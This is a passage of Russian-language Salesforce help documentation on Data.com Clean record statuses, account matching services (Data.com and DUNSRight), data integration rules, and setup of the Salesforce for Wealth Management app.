	или • Статусу очистки записи присвоено значение «Пропущено» посредством API. При *добавочной синхронизации* задания по очистке *не* обрабатывают записи со статусом очистки «Пропущено». При *полной синхронизации* задания по очистке обрабатывают записи со *всеми* статусами очистки, содержащими ошибки, связанные с правилами проверки, триггерами или другими настройками, при последнем сохранении, но значения поля «Статус очистки» данных записей меняется только после исправления ошибок.		вручную или автоматически. или • Чтобы выбрать настройку «Пропущенные записи», позволяющую при выполнении *добавочной или полной синхронизации* пропускать записи со статусом очистки «Пропущено», обратитесь к администратору.

СМ. ТАКЖЕ:

Очистка отдельных записей организации в Salesforce Classic

Очистка списка записей

Что означает «Статус очистки» записи?

Представление записи организации, контакта или интереса как неактивной или активной в Data.com

Обновление записей посредством функции очистки Data.com Clean

Очистка записи инициирует сравнение данных с информацией Data.com. При использовании данного процесса требуется иметь представление о ряде важных понятий, включая выбор совпадающих записей и отметку записей Data.com как некорректных.

Представление записи организации, контакта или интереса как неактивной или активной в Data.com

Пользователи могут уведомлять Data.com о наличии недействительной или неактивной связанной записи организации, контакта или интереса, обнаруженной при очистке записи Salesforce посредством функции Data.com Clean. Запись организации, контакта или интереса, которой назначается статус «Неактивно» в Data.com, помечается соответствующим образом. Аналогичным образом, пользователи могут уведомлять о наличии записей организаций, контактов или интересов, которым должен быть назначен статус «Активно».

Рекомендации по выбору службы сопоставления организаций

Продукт Data.com Prospector или функция очистки Data.com позволяет выбирать службу сопоставления, которая должна использоваться для очистки записей организаций. Прежде чем выбрать нужную службу, просмотрите все доступные службы, их алгоритмы очистки и связанные рекомендации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила очистки геокода доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Другие правила очистки доступны при наличии лицензии на продукт <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Представление записи организации, контакта или интереса как неактивной или активной в Data.com

Пользователи могут уведомлять Data.com о наличии недействительной или неактивной связанной записи организации, контакта или интереса, обнаруженной при очистке записи Salesforce посредством функции Data.com Clean. Запись организации, контакта или интереса, которой назначается статус «Неактивно» в Data.com, помечается соответствующим образом. Аналогичным образом, пользователи могут уведомлять о наличии записей организаций, контактов или интересов, которым должен быть назначен статус «Активно».

Прим.: Данная функция не поддерживается интеграцией данных.

Статус *«Активно»* или *«Неактивно»* может быть назначен записи организации, контакта или интереса специалистом Data.com или пользователем функции Data.com Clean. Статус *«Неактивно»* назначается записям организаций, которые являются банкротами, а также записям контактов или интересов, которые являются бывшими сотрудниками компании.

Если записи назначается статус «Неактивно», то пользователи увидят источник данного статуса (и причина — для источника Data.com). Например, банкротство организации, увольнение контакта из компании, недопустимый адрес эл. почты или номер телефона контакта или интереса.

1. Чтобы открыть страницу сравнения, нажмите кнопку **«Очистить»** в записи организации, контакта или интереса.
2. Чтобы заявить запись организации, контакта или интереса как неактивную, щелкните **«Заявить как неактивное»**.
3. Нажмите кнопку **«Сохранить»**.
   Теперь поле записи «Статус очистки» отображает значение *«Неактивно»*.
4. Если неактивная организация является действующей, либо неактивный контакт или интерес все еще является сотрудником компании, выполните повторную очистку соответствующей записи. Страница сравнения отображает сообщение, содержащее сведения о текущем заявленном статусе записи («Банкрот» для организаций или «Неактивно» для контактов и интересов) и его источнике: Data.com или пользователь.
5. Щелкните **«Заявить как активное»**.
   Поле записи «Статус очистки» восстанавливает значение, которое использовалось до назначения статуса *«Неактивно»*. Например, если поле контакта «Статус очистки» содержит значение *«Просмотрено»*, а контакту назначается статус *«Неактивно»*, то статусу очистки задается значение «Неактивно». Последующее назначение контакту статуса *«Активно»* инициирует восстановление статуса очистки *«Просмотрено»*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки записей организаций:

- «Редактирование» для организаций

Для очистки записей контактов:

- Полномочие «Редактирование» для контактов

Для очистки записей интересов:

- Редактирование для интересов

СМ. ТАКЖЕ:

Статусы очистки Data.com

Рекомендации по выбору службы сопоставления организаций

Продукт Data.com Prospector или функция очистки Data.com позволяет выбирать службу сопоставления, которая должна использоваться для очистки записей организаций. Прежде чем выбрать нужную службу, просмотрите все доступные службы, их алгоритмы очистки и связанные рекомендации.

Прим.: Данные сведения относятся к функции очистки Data.com Clean и не относятся к функции интеграции данных.

Доступны следующие службы сопоставления.

Сопоставление Data.com

Собственная технология сопоставления Data.com, которая сопоставляет поля «Имя организации», «Адрес для счета», «Веб-сайт» и «Тел.».

Служба сопоставления Data.com всегда используется при очистке данных организаций, имеющих действующий Номер D-U-N-S, даже если выбрана служба сопоставления DUNSRight.

Сопоставление DUNSRight™

Сопоставление DUNSRight — это патентованная технология проверки качества данных от компании D&B, использующая точный процесс стандартизации данных и сопоставления записей компании D&B с записями организаций пользователя. Кроме того, данный процесс применяет код достоверности D&B, который оценивает возможные совпадения Data.com на основе схожести записей по шкале от «1» (записи не похожи) до «10» (записи идентичны или очень похожи). Также D&B поддерживает уровни совпадения, отображаемые для отдельных полей в виде букв. Дополнительную информацию об алгоритме сопоставления DUNSRight см. в документе *D&B Entity Matching*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно при наличии лицензии <0>Data.com Prospector<1> в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии <0>Data.com Clean<1> в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Атрибут	Сопоставление Data.com	Сопоставление DUNSRight™
Служба сопоставления по умолчанию	✓	
Включает код достоверности D&B		✓
Поддержка международного поиска совпадений[1]		✓
Поддержка неанглоязычных стран		✓
Требуется сопоставление по умолчанию для Номера D-U-N-S		✓

[1]Сопоставление DUNSRight предоставляет совпадающие записи в количестве стран, которое более чем на 200 превышает количество стран сопоставления Data.com. Сопоставление DUNSRight *не* поддерживает следующие страны и регионы: острова Адмиралтейства, Аландские острова, Антарктида, остров Вознесения, Бонайре, остров Буве, Британская территория Индийского океана, Каролинские острова, Кокосовые острова, Куба, Кюрасао, Французские южные территории, Гернси, остров Херд и острова Макдональд, остров Мэн, Джерси, Корейская Народно-Демократическая Республика, Майотта, Федеративные Штаты Микронезии, острова Мидуэй, Монголия, Ниуэ, Палау, Оккупированная палестинская территория, Питкерн, Сент-Бартелеми, Синт-Эстатиус и Саба, Сен-Мартен (французская часть), Синт-Мартен (нидерландская часть), Южная Джорджия, Южные Сандвичевы Острова, Шпицберген и Ян-Майен, Восточный Тимор, Турецкая Республика

Северного Кипра, Малые Тихоокеанские отдаленные острова Соединенных Штатов, атолл Уэйк, Уоллис и Футуна, Западная Сахара.

СМ. ТАКЖЕ:

- Варианты совпадения функции очистки Data.com с вашими записями
- Настройка функции Data.com Clean
- Рекомендации по планированию заданий по Data.com Clean
- Рекомендации по выбору настроек заданий по очистке Data.com
- Настройка заданий Data.com Clean
- Определите собственные параметры и выберите службу сопоставления организаций для Data.com Clean

Интеграция данных

С помощью интеграции данных можно поддерживать актуальность сведений в вашей организации благодаря информации из Dun и Bradstreet, Data.com и сторонних пакетов данных. При активации правила интеграции данных функция интеграции данных производит массовое обновлений ваших записей с помощью информации из службы данных правила. При активации правила интеграции данных записи обновляются по мере необходимости при их добавлении или изменении.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Функция интеграции данных обновляет записи организаций, контактов и интересов сведениями из службы данных. К доступным службам данных относятся Dun & Bradstreet, Data.com и сторонние службы данных. Обновления контролируются правилами интеграции данных. После активации правила функция интеграции данных проводит обновление при добавлении или изменении записи. Служба данных правила предоставляет сведения для этого обновления. При первой активации правила функция интеграции данных производит массовое обновление всех ваших записей с помощью информации из службы данных правила.

Правила интеграции данных определяют, как служба данных сопоставляет данные с вашими записями. Правила также контролируют, как служба данных обновляет ваши записи сведениями из службы данных. Правила можно активировать и деактивировать в любой момент.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Задайте параметры для интеграции данных и правил на странице «Настройка». Параметры контролируют, проводит ли функция интеграции данных массовое обновление, как правила интеграции воздействуют на триггеры, бизнес-правила и т. п.

Использование функции интеграции данных для обновления организации в Salesforce Classic

Используйте правило интеграции данных для ручного обновления организации. Служба данных правила обновляет организацию на основе сопоставления обновляемых полей в правиле.

Активация правила интеграции данных

Чтобы включить функцию «Интеграция данных» для организаций, контактов и интересов, активируйте правила интеграции данных. После активации правила Data.com обновит все записи в объекте. Data.com затем будет постоянно обновлять записи при их добавлении или изменении.

Как правила интеграции данных сопоставляют ваши записи?

При очистке данных организации, контакта и интереса с помощью функции «Интеграция данных» правила сравнивают ваши записи с записями Data.com. Сравнение проводится на основе параметров сопоставления правила.

Как правила интеграции данных обновляют ваши записи?

При обновлении данных организации, контактов и интересов с помощью функции «Интеграция данных» соответствующее правило обновляет ваши записи информацией из службы данных правила. Обновление проводится на основе сопоставления обновления для правила.

СМ. ТАКЖЕ:

Как правила интеграции данных сопоставляют ваши записи?

Как правила интеграции данных обновляют ваши записи?

Использование функции интеграции данных для обновления организации в Salesforce Classic

Создание типа настраиваемого отчета по сведениям об интеграции данных для организаций, контактов или интересов

Использование функции интеграции данных для обновления организации в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии для функции Data.com Clean.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для очистки записей организаций:

- «Редактирование» для организаций

Используйте правило интеграции данных для ручного обновления организации. Служба данных правила обновляет организацию на основе сопоставления обновляемых полей в правиле.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Правила интеграции данных автоматически обновляют организацию на основе сопоставления обновляемых полей в правиле. Эти обновления обычно происходят при добавлении или изменении организации (*непрерывное обновление*). В параметрах правила также можно обновить все организации при сохранении данных параметров или активации правила (*массовое обновление*). Некоторые правила интеграции данных также имеют функцию *обновления данных*, которая регулярно обновляет организации.

Вы можете вручную обновить организацию с помощью правила интеграции данных. Выполняйте ручное обновление, если непрерывное обновление отключено или если правило интеграции данных не предоставляет функцию обновления информации.

1. Откройте организацию и перейдите к связанному списку **«Правила интеграции данных»**.
2. Выберите правило интеграции данных, которым хотите обновить организацию, и нажмите кнопку **«Обновить»**.

   Вы можете обновить организацию, даже если правило имеет статус **«Синхронизировано»**.

   Появится диалоговое окно с информацией о том, что организация была обновлена. Чтобы закрыть диалоговое окно, нажмите кнопку **«ОК»**. Статус правила будет обозначаться как **«Синхронизировано»**.

Активация правила интеграции данных

Чтобы включить функцию «Интеграция данных» для организаций, контактов и интересов, активируйте правила интеграции данных. После активации правила Data.com обновит все записи в объекте. Data.com затем будет постоянно обновлять записи при их добавлении или изменении.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Включите функцию «Интеграция данных» для организаций, контактов и интересов, активировав правило интеграции данных.

1. В меню «Настройка» введите *«Правила интеграции данных»* в поле «Быстрый поиск».
2. В раскрывающемся списке выберите вариант **«Все правила интеграции данных»**.
3. Поищите в столбце «Текущий статус». Если статус для правила содержит слово «Активно», то все в порядке. Вы можете активировать другие правила интеграции данных.
   a. Если правило имеет статус «Неактивно», щелкните название правила.
   b. На странице описания правила нажмите кнопку **«Активировать»**, чтобы активировать правило.
   c. В появившемся окне нажмите кнопку **«ОК»**, тем самым активировав правило.
   d. Чтобы вернуться к списку правил интеграции данных, нажмите **«Назад к списку: Правила интеграции данных**.

Правило интеграции данных активно, значит функция интеграции включена для этого конкретного правила.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или выключения интеграции данных выполните следующие действия.

- Настройка приложения

Как правила интеграции данных сопоставляют ваши записи?

При очистке данных организации, контакта и интереса с помощью функции «Интеграция данных» правила сравнивают ваши записи с записями Data.com. Сравнение проводится на основе параметров сопоставления правила.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Для каждого правила функция «Интеграция данных» сравнивает и сопоставляет ваши записи с записями Data.com. Сопоставление проводится на основе сопоставления правила по совпадающим полям. Каждое правило имеет собственное стандартное сопоставление по совпадению. Кроме того, Data.com обновляет записи на основе ваших параметров при первой активации правила или смене его сопоставлений по совпадению.

Сопоставление функции интеграции данных имеет следующие возможности и ограничения.

Организации

- Для правила «Сведения о компании для организаций» требуется лицензия Premium Clean.
- Для правил «Геокоды для организации» не требуется лицензия Data.com Clean.
- Доступна только служба сопоставления Data.com.
- Поддерживаются все страны Dun & Bradstreet.

Контакты

Для правила «Геокоды для почтового адреса контакта» не требуется лицензия Data.com.

Интересы

- Для правила «Сведения о компании для интересов» требуется лицензия Premium Clean Data.com.
- Для правила «Геокоды для почтового адреса интереса» не требуется лицензия Data.com Clean.
- Интересы сопоставляются с компаниями Dun & Bradstreet (внутренними или международными).

Сопоставления по совпадению можно частично настраивать. Служба данных предоставляет фиксированный набор полей, который используется для сопоставления ваших записей. Поля службы данных изменить нельзя, но их можно сопоставлять с выбранными полями записи, включая настраиваемые поля.

Пример: Сопоставление по совпадению для правила отображается на странице «Изменение сопоставлений полей» правила интеграции данных. Первая строка — это название правила (1). Служба данных сравнивает каждое поле в списке «Поля службы данных» (2) с соответствующим полем в списке полей объекта (3).


Например, это сопоставление по совпадению для правила «Сведения о компании для организаций». Оно сопоставляет содержимое поля службы данных Data.com с именем «Город» (2) с содержимым поля организации «Город для счета» (3). Вы также можете изменить это сопоставление для сравнения поля «Город» с полем «Город отправки».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



СМ. ТАКЖЕ:

Поля, на которые влияют правила интеграции данных и функция очистки Data.com

Как правила интеграции данных обновляют ваши записи?

При обновлении данных организации, контактов и интересов с помощью функции «Интеграция данных» соответствующее правило обновляет ваши записи информацией из службы данных правила. Обновление проводится на основе сопоставления обновления для правила.

Прим.: Данные сведения относятся к функции интеграции данных и не относятся к функции очистки Data.com.

Правило интеграции данных является частью службы данных, что поставляет информацию в вашу организацию. Правило обновляет определенный тип объекта Salesforce. На основе правила функция интеграции данных обновляет ваши записи сведениями из службы данных. Обновление проводится на основе *сопоставления поля* по обновлению. Каждое правило имеет собственное стандартное сопоставление обновления.

Интеграция данных проводит обновление при добавлении или изменении записи (*непрерывное обновление*). В параметрах правила также можно обновить все записи при сохранении данных параметров или активации правила (*массовое обновление*). Некоторые правила интеграции данных также имеют функцию *обновления данных*, которая регулярно обновляет организации.

Обновление функции «Интеграция данных» имеет следующие возможности и ограничения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Для использования правил «Сведения о компании для организаций» и «Сведения о компании для интересов» необходима лицензия функции очистки <0>Data.com Premium Clean<1>.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Общие рекомендации

- При добавлении или обновлении записи функция «Интеграция данных» обновляет только пустые поля.
- Если доступно обновление данных, функция «Интеграции данных» определяет, согласована ли запись со службой данных. Статус согласованности отображается на странице с описанием записи, по желанию там же можно обновить запись.
- Функция «Интеграция данных» обновляет поле, только если тип поля службы данных совместим с полем записи.
- Функция «Интеграция данных» обновляет поле, только если масштаб и точность поля службы данных совместимы с полем записи.

Организации

- Для правила «Сведения о компании для организаций» требуется лицензия Premium Clean Data.com.
- Для правил «Геокоды для организации» не требуется лицензия Data.com Clean.
- Поддерживаются все страны Dun & Bradstreet.

Контакты


Для правила «Геокоды для почтового адреса контакта» не требуется лицензия Data.com Clean.

Интересы

- Для правила «Сведения о компании для интересов» требуется лицензия Data.com Premium Clean.
- Для правила «Геокоды для почтового адреса интереса» не требуется лицензия Data.com Clean.

Сопоставления обновления можно частично настраивать. Правило содержит все поля, предоставляемые службой данных, и их изменить нельзя. Вы можете сопоставить поля службы данных с выбранными полями в своей записи, включая настраиваемые поля.

Пример:



Сопоставление обновления для правила появляется при изменении сопоставления полей для правила интеграции данных.

На вкладке «Обновление» (1) отображаются данные, которые доступны из службы данных. Для копирования данных в свою организацию выберите целевое поле для каждого исходного поля из службы данных.

В этом примере служба данных предоставляет сведения в поле «Город» (2). Во время обновления служба копирует значение «Город» в поле «Город для счета» в сопоставляемой организации.

- Список обновления службы данных имеет все поля, которые служба предоставляет для вашего типа объекта. Если служба имеет данные для различных типов объектов, то список обновления может различаться для каждого объекта.

- Для того же объекта список совпадения службы данных может отличаться от списка обновления.

СМ. ТАКЖЕ:

Поля, на которые влияют правила интеграции данных и функция очистки Data.com

Подготовка высокосостоятельных клиентов для финансовых услуг

Общие сведения о Salesforce for Wealth Management

Что такое Salesforce for Wealth Management?

Salesforce for Wealth Management — это отраслевое решение, предназначенное и адаптированное для управления благосостоянием.

Кому следует использовать Salesforce for Wealth Management?

Salesforce for Wealth Management рекомендуется специалистам по управлению благосостоянием, консультирующим высокосостоятельных клиентов. Данное решение позволяет выстраивать более доверительные отношения с клиентами, интегрировать ключевые системы, стимулирующие внедрение среди пользователей, и эффективно поддерживать процессы соответствия.

Как получить Salesforce for Wealth Management?

При использовании версий Enterprise Edition, Unlimited Edition и Performance Edition приложение Salesforce for Wealth Management доступно в каталоге AppExchange абсолютно бесплатно. Оно поддерживает все общедоступные функции Enterprise Edition, Unlimited Edition и Performance Edition (например, интеграция Outlook, бизнес-правила и Force.com API). Прежде чем начать работу, рекомендуем включить поддержку организаций-лиц (дополнительные записи организаций, предназначенные для отраслей типа «Бизнес для потребителя», например, финансовые услуги).

Что поддерживает Salesforce for Wealth Management?

Salesforce for Wealth Management поддерживает компоненты ниже, гарантирующие его отличие от стандартных функций Salesforce.

- Удобные вкладки, содержащие клиентоориентированные поля
- Подробные сведения о клиентах, включая финансовые организации, инвестиционные предпочтения, адреса и личные интересы
- Подробные формы получения знаний, поддерживающие автоматический процесс утверждения
- Отчеты и панели мониторинга, характерные для процесса управления благосостоянием
- Группы взаимосвязи

СМ. ТАКЖЕ:

Начало работы с Salesforce for Wealth Management

Навигация по приложению Salesforce for Wealth Management

Начало работы с Salesforce for Wealth Management

Ниже перечислены действия, доступные администратору для настройки Salesforce for Wealth Management в организации.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров настройки для настраиваемых приложений:
- Просмотр настройки и конфигурации

Для управления настраиваемыми приложениями:
- Настройка приложения

Проверка содержимого приложения Salesforce for Wealth Management

Проверьте настраиваемое приложение Salesforce for Wealth Management на наличие соответствующих вкладок.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните «`Salesforce for Wealth Management`».
3. Убедитесь, что список «Добавленные вкладки» содержит вкладки ниже.
   - Начальная страница
   - Организации
   - Финансовые счета
   - Фонды
   - Активы WM
   - Интересы клиента
   - Получение знаний о клиентах
   - Отчеты
   - Панели мониторинга
   - Документы
   - Консоль
4. При необходимости щелкните **«Правка»** и выберите соответствующие вкладки для добавления или удаления.

Настройка доступных пользователям приложений

Помимо основного настраиваемого приложения Salesforce for Wealth Management, меню приложений Force.com может также содержать настраиваемые приложения ниже.

- Финансовые организации и фонды Salesforce
- Клиенты и интересы Salesforce
- Получение знаний о клиентах Salesforce

При необходимости данные приложения могут быть скрыты от пользователей в меню приложений Force.com, так как основное настраиваемое приложение Salesforce for Wealth Management уже содержит все соответствующие вкладки. Чтобы скрыть данные приложения, выполните указанные ниже действия.

1. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного приложения.
3. Снимите флажки напротив профилей конечных пользователей в столбце «Доступно» области «Назначить профилям». Установите флажки только напротив профилей администраторов.
4. Нажмите кнопку **«Сохранить»**.
5. При необходимости повторите указанные выше действия для остальных настраиваемых приложений из списка выше.

Проверка типов записей

Чтобы проверить доступность указанных ниже типов записей для организаций-лиц (клиентов), откройте страницу «Типы записей» посредством параметров управления организациями-лицами.

Индивидуальные сводки

Данный тип записи предназначается для текущих и потенциальных клиентов. Данный тип записи должен быть назначен макету страницы «Частное лицо».

Профессиональная взаимосвязь

Данный тип записи предназначается для адвокатов, бухгалтеров и других профессиональных взаимосвязей. Данный тип записи должен быть назначен макету страницы «Профессиональная взаимосвязь».

Настройка макетов страниц пользователей

Убедитесь, что макеты страниц пользователей, которые могут быть настроены на странице «Макеты страниц» в параметрах управления для каждого объекта, содержат указанные ниже компоненты.

Макеты вкладки «Начальная страница»

Макет начальной страницы для финансовых консультантов должен содержать компоненты ниже.

- Элементы для утверждения
- Задачи
- Календарь
- Снимок панели мониторинга
- Поиск
- Создать
- Недавние элементы
- Сообщения и предупреждения
- Настраиваемые ссылки

Макеты страниц организаций-лиц

Макеты страниц для организаций-лиц (клиентов) должны содержать связанные списки ниже.

- Финансовые счета
- Фонды
- Интересы клиента
- Получение знаний о клиентах
- Открытые действия
- Журнал действий
- Партнеры
- Группа, работающая с организациями
- Примечания и вложения

Проверка процесса утверждения для получения знаний о клиентах

Salesforce for Wealth Management поддерживает процесс утверждения, направляющий формы получения знаний на утверждение соответствующим пользователям Salesforce.

СМ. ТАКЖЕ:

- Общие сведения о Salesforce for Wealth Management
- Управление клиентами Wealth Management
- Поиск по параметрам управления объектами

Управление процессом утверждения «Изучение клиентов»

Описание процесса утверждения «Изучение клиентов»

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления или клонирования процессов утверждения:

- Настройка приложения

Для просмотра процессов утверждения:

- Просмотр настройки и конфигурации

Процесс утверждения автоматизирует способ утверждения записей в системе Salesforce. Процесс утверждения определяет каждый этап утверждения, включая того, кто утверждает запрос, и что следует делать на каждом шагу процесса.

Процесс утверждения «Изучение клиентов» входит в Salesforce for Wealth Management и имеет следующее значение.

1. Финансовый советник создает новую запись «Изучение клиентов».

   Прим.: Данные из сохраненной записи «Изучение клиентов» можно встраивать в версию для печати документа Microsoft Word с использованием предоставленного шаблона стандартных писем.

2. Финансовый советчик отправляет запись «Изучение клиентов» на утверждение, после чего запускаются следующие действия.
   - Запись «Изучение клиентов» заблокирована и недоступна для изменения
   - Статус утверждения записи «Изучение клиентов» принимает значение «Ожидает утверждения»
   - Дата отправки записи «Изучение клиентов» принимает сегодняшнее значение
   - Тип записи «Изучение клиентов» принимает значение «Заявка на изучение клиентов отправлена»
   - Запрос утверждения перенаправляется соответствующему пользователю Salesforce на проверку вместе с сопутствующим письмом, созданным по соответствующему шаблону эл. почты.

3. Ведущий финансовый советник утверждает или отклоняет запрос на утверждение, после чего выполняются следующие действия.
   - Запись остается заблокированной и не может быть изменена.
   - Статус утверждения записи «Изучение клиентов» принимает значение «Утверждено» или «Отклонено»
   - Дата утверждения/отклонения записи «Изучение клиентов» принимает сегодняшнее значение
   - Если запись утверждена, будет запланирована дополнительная задача для финансового советника с целью проверки формы «Изучение клиентов» через шесть месяцев.

Активация процесса утверждения «Изучение клиентов»

Чтобы запустить процесс утверждения «Изучение клиентов», выполните следующие действия.

1. В разделе «Настройка» введите *«Процессы утверждения»* в поле «Быстрый поиск», затем выберите **«Процессы утверждения»**.
2. В раскрывающемся списке «Управление процессами утверждения для:» выберите пункт «Изучение клиентов».
3. Нажмите кнопку **«Активировать»** у нужного процесса утверждения.

СМ. ТАКЖЕ:

Общие сведения о Salesforce for Wealth Management

Управление клиентами Wealth Management

Навигация по приложению Salesforce for Wealth Management

Чтобы получить доступ к приложению Salesforce for Wealth Management, откройте меню приложений Force.com в верхнем правом углу любой страницы Salesforce и выберите пункт Salesforce for Wealth Management. Чтобы начать работу, откройте нужную вкладку.

СМ. ТАКЖЕ:

Общие сведения о Salesforce for Wealth Management

Управление клиентами Wealth Management

Управление клиентами Wealth Management

Клиенты доступны только в Salesforce for Wealth Management. Клиент — это отдельное лицо, являющееся потенциальным или текущим партнером, перспективной возможностью или профессиональной взаимосвязью (например, бухгалтер или адвокат). Пользователи могут управлять клиентами на вкладке «Клиенты». В стандартной терминологии Salesforce клиентами называются организации. Тем не менее, Salesforce for Wealth Management использует термин «клиенты».

Клиенты поддерживают все стандартные возможности организаций.

Также клиенты поддерживают специальные возможности ниже.

Типы записей клиентов

Типы записей — это категории, позволяющие пользователям систематизировать записи. При необходимости назначьте записи клиентов типам записей ниже.

- «Компания» (корпоративная структура или траст)
- «Частное лицо» (текущий или потенциальный клиент)
- «Профессиональная взаимосвязь» (бухгалтер, адвокат или другая профессиональная взаимосвязь)

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Клиенты»:

- «Чтение» для организаций

Для просмотра клиентов:

- «Чтение» для организаций

Для создания клиентов:

- «Создание» для организаций и контактов

Списковые представления клиентов

При необходимости воспользуйтесь списковыми представлениями на вкладке «Клиенты» для быстрого доступа к разным группам клиентов. Например, выберите списковое представление «Мои основные клиенты» для просмотра списка клиентов, имеющих самый высокий рейтинг.

Сведения о клиентах

Страница сведений о клиенте содержит группы полей, предназначенных специально для клиентов Wealth Management. Например, один из разделов может содержать предпочтения клиента в нескольких категориях (дома отдыха, розничные продажи, зрелищные мероприятия, гольф и внутренняя политика).

